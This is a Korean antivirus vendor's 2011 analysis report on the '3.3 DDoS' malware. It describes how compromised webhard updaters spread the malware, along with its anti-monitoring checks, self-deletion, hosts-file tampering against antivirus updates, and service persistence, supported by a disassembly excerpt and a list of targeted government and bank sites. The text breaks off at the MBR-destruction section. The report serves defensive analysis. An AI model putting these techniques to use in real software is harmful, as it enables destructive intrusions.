3.3 DDoS 분석 보고서

Ver 8.0

2011.03.09

잉카 인터넷

시큐리티 대응센터

(대응팀 공식 블로그 :: http://erteam.nprotect.com/)

1. 분석 개요

1.1. 목 적

2011년 3월 3일 이후 접수된 DDoS 악성 샘플에 대한 분석을 수행합니다.

1.2. 분석 환경

:: Windows XP SP3 Kor

1.3. 분석에 사용된 프로그램

:: Process Explorer
:: Tcpview
:: Ollydbg
:: Hexcmp
:: Wireshark
:: IDA Pro

1.4. 패턴 버전 및 업데이트 로그

- 패턴 버전 :: 2011.03.09.02
- 패턴 업데이트 로그
  - 2011년 3월 3일 02번째 긴급 업데이트 (23시 20분경 완료)
    - Trojan/W32.Dllbot.40960
    - Trojan/W32.Dllbot.46432
    - Trojan/W32.Dllbot.71008
  - 2011년 3월 4일 01번째 긴급 업데이트 (01시 00분경 완료)
    - Trojan/W32.Agent.10240.OO
    - Trojan/W32.Agent.11776.OF
  - 2011년 3월 4일 02번째 긴급 업데이트 (11시 00분경 완료)
    - Trojan/W32.Agent.118784.ACE
    - Trojan/W32.Agent.131072.YG
  - 2011년 3월 4일 03번째 긴급 업데이트 (11시 30분경 완료)
    - Trojan/W32.Agent.20480.AZR
    - Trojan/W32.Agent.11776.OG
  - 2011년 3월 4일 04번째 긴급 업데이트 (17시 15분경 완료)
    - Trojan/W32.Agent.126976.XY
    - Trojan/W32.Agent.16384.ALF
  - 2011년 3월 4일 05번째 긴급 업데이트 (18시 30분경 완료)
    - Trojan/W32.Agent.42320
    - Trojan/W32.Agent.46416.B
  - 2011년 3월 4일 06번째 긴급 업데이트 (22시 20분경 완료)
    - Trojan/W32.Agent.24576.BGE
    - Trojan/W32.Agent.10752.PI
  - 2011년 3월 5일 02번째 긴급 업데이트 (12시 30분경 완료)
    - Trojan/W32.Agent.77824.AMN
    - Trojan/W32.Agent.71000.B
    - Trojan/W32.Agent.13312.MD
    - Trojan/W32.Agent.36864.BZN
  - 2011년 3월 5일 03번째 긴급 업데이트 (13시 15분경 완료)
    - Trojan/W32.Agent.27648.OV
  - 2011년 3월 6일 01번째 긴급 업데이트 (14시 30분경 완료)
    - Trojan/W32.Agent.16384.ALI
    - Trojan/W32.Agent.16384.ALJ
    - Trojan/W32.Agent.24576.BGF
    - Trojan/W32.Agent.57948.C
  - 2011년 3월 7일 03번째 긴급 업데이트 (20시 46분경 완료)


- ◆ Trojan/W32.Agent.56167
- ◆ Trojan/W32.Agent.24576.BGG

■ 2011년 3월 9일 02번째 긴급 업데이트 (21시 53분경 완료)

- ◆ Trojan/W32.Agent.57344.BDK
- ◆ Trojan/W32.Agent.42488.B
- ◆ Trojan/W32.Agent.45056.AUY

2. 악성코드 분석


2.1. 전체 시나리오



[그림 1. DDoS 전체 동작 시나리오]

- 웹하드 업체의 설치 모듈이나 업데이트 모듈이 존재하는 서버를 해킹한 이후 공격자가 정상 모듈을 동일 명칭의 악성 다운로드 모듈로 변경한다. 변경된 모듈은 사용자가 웹하드 업체 관련 프로그램을 실행할 경우 웹하드로부터 악성 파일을 다운로드 후 감염시키며 좀비 PC의 역할을 수행해 함께 생성되는 data파일내에 기록된 URL로 DDoS 공격을 수행한다. 또한 함께 다운로드되는 악성 파일에 의해 사용자 PC를 파괴하는 동작(MBR 파괴 및 특정 확장자 파일 삭제)을 수행한다.

2.2. 정밀 분석



[그림 2. 파일간의 동작 과정]


- 웹하드 관련 실행 파일이 동작해 웹하드 서비스 업체의 서버로부터 악성파일을 다운로드 받은 후 동작되면 추가로 악성코드를 다운받아 설치한 후 DDoS 공격 , MBR 파괴 및 특정 파일 삭제 동작을 하는 악성파일을 생성한다. 또한 안티 바이러스 업체의 업데이트를 방해하기 위해 hosts 파일을 변조한다.

2.2.1. SBUpdate.exe

- 접수 일자 및 변종 샘플 (추정)
  - 3월 3일 1차 샘플 :: SBUpdate.exe (10KB), SBUpdate.exe (12KB)
  - 3월 4일 4차 샘플 :: bobo.exe (12KB), filecity.exe (20KB)
  - 3월 5일 9차 샘플 :: ZIOFILE.exe (13KB), newsetup2.exe (27KB)
  - 3월 6일 10차 샘플 :: jzsltpcy.exe (16KB), [임의의 파일].exe(57KB , 16KB)

- 동작
  - 사용자 PC 정보 유출 (PC 및 도메인명 등)
  - Anti-Monitoring
    - 함수명 :: FindWindowA( )
    - 비교 문자열
      - PROCMON_WINDOW_CLASS
      - 18467-41
  - 흔적 제거
    - 자체 삭제 Batch 파일 실행
    - Cache 파일 제거
      - 함수명 :: DeleteUrlCacheEntryA( )
      - 대상 URL :: hxxxxxp://Sub.Sharebox.co.kr/SBUpdate.exe


1) 사용자 PC 정보 유출



[그림 3. 사용자 정보 유출]

- 사용자 PC의 기본정보 (도메인명등)을 확인한 후 Send( )를 통해 원격지에 전달한다. 감염 PC에 대한 정보 수집이 목적인 것으로 추정된다.


2) Anti-Monitoring



[그림 4. Monitor Tool 체크]


- 특정 모니터링 툴이 동작하고 있는지 FindWindowA( )를 통해서 윈도우의 class를 얻어와 특정 class 명과 비교한다. 특정 문자열과 동일할 경우 모니터링으로 간주해 추가 동작을 수행하지 않고 삭제 동작으로 수행한다.

3) 흔적 제거



[그림 5. 자체 삭제 동작]

- Batch 파일을 통해 최초 숙주로 추정되는 SBUpdate.exe 파일과 삭제 동작을 수행하는 batch 파일을 제거한다.



[그림 6. Url Cache 삭제]

- 함수 DeleteUrlCacheEntryA( )를 통해 최초 다운로드된 URL과 관련된 Cache를 제거한다. 이는 최초 유포지를 확인하기 어렵게 하기 위함이다.

2.2.2. Host.dll

- 접수 일자 및 변종 샘플 (추정)
  - 3월 4일 3차 샘플 :: Host.dll (116KB) , ntcm63.dll (128KB)
  - 3월 5일 9차 샘플 :: svki65.dll (76KB)
  - 3월 7일 11차 샘플 :: [임의의 파일].exe (55KB)
  - 3월 9일 12차 샘플 :: [임의의 파일].exe (42KB, 44KB) , errsvc.dll (56KB)

- 동작
  - 파일 Drop 및 서비스 등록
    - [Random]svc.dll (예 :: mltisvc.dll)
      - 관련 파일 :: faultrep.dat
    - [Random]svc.dll (예 :: watrsvc.dll)
      - 관련 파일 :: tlntwye.dat
    - [Random]svc.dll (예 :: sisosvc.dll)
      - 관련 파일 :: noise03.dat
  - 공격지 목록 파일 Drop
    - Tljoqgv.dat
  - 업데이트 방해


1) 파일 Drop 및 서비스 등록

```
push    ecx
push    offset aSystemrootSyst ; "%SystemRoot%WWsystem32WWsvchost.exe -k "
push    offset aSS_0    ; "%s%s"
push    edx             ; Dest
call    esi ; sprintf
add     esp, 10h
lea     eax, [esp+0C4Ch+Data]
lea     ecx, [esp+0C4Ch+SubKey]
push    eax
push    offset aSystemCurrentc ; "SYSTEMWWCurrentControlSetWWServicesWW"
push    offset aSS_0    ; "%s%s"
push    ecx             ; Dest
call    esi ; sprintf
add     esp, 10h
lea     edx, [esp+0C4Ch+Data]
lea     eax, [esp+0C4Ch+var_B2C]
push    edx
push    offset aSystemrootSy_0 ; "%SystemRoot%WWsystem32WW"
push    offset aSS_dll_0 ; "%s%s.dll"
push    eax             ; Dest
call    esi ; sprintf
```

[그림 7. 서비스 등록 부분]


- 각 기능별로 나눠진 악성코드 및 악성 코드별 Data 파일을 생성해 서비스로 등록해 재부팅 후에도 동작이 가능하도록 한다.
- 3월 9일 접수된 변종 샘플의 경우 동작시 연결하고자 하는 C&C 서버에 대한 정보뿐만 아니라 복호화 키등 필요한 정보가 있어야 동작하는 형태로 변형되었다.

2) 업데이트 방해



[그림 8. Hosts 파일 변조 부분(1)]

- 이전 7.7 DDoS 대란처럼 안티 바이러스 업체의 Update 경로를 방해하며 이를 위해 사용자 PC의 hosts 파일을 [그림 8]과 같이 변조한다.



[그림 9. hosts 파일 변조 부분 (2)]

3) 공격지 목록 파일 Drop (40개 URL 존재)

- 공격 대상

naver.com // daum.net // auction.co.kr // hangame.com
dcinside.com // gmarket.co.kr // cwd.go.kr // mofat.go.kr
nis.go.kr // unikorea.go.kr // assembly.go.kr // korea.go.kr
dapa.go.kr // police.go.kr // nts.go.kr // customs.go.kr
mnd.mil.kr // jcs.mil.kr // army.mil.kr // airforce.mil.kr
navy.mil.kr // usfk.mil // dema.mil.kr // kunsan.af.mil
kcc.go.kr // mopas.go.kr // kisa.or.kr // ahnlab.com
fsc.go.kr // kbstar.com // wooribank.com // hanabank.com
keb.co.kr // shinhan.com // jeilbank.co.kr // nonghyup.com
kiwoom.com // daishin.co.kr // korail.com // khnp.co.kr


- 1차 접수 샘플과 3차 접수 샘플에 의해 생성된 공격지 URL은 동일하다.
- 9차 접수 샘플에 의해 생성된 공격지 URL은 다음과 같다.

cwd.go.kr // kbstar.com

2.2.3. sfofsvc.dll


- 접수 일자 및 변종 샘플 (추정)
  - 3월 3일 1차 샘플 :: [랜덤]svc.dll (46KB)
  - 3월 4일 3차 샘플 :: [랜덤]svc.dll (46KB)
  - 3월 7일 11차 샘플 :: [랜덤]proc.dll (24KB)
- 동작
  - MBR 파괴
  - 특정 확장자 파일 삭제

1) MBR 파괴



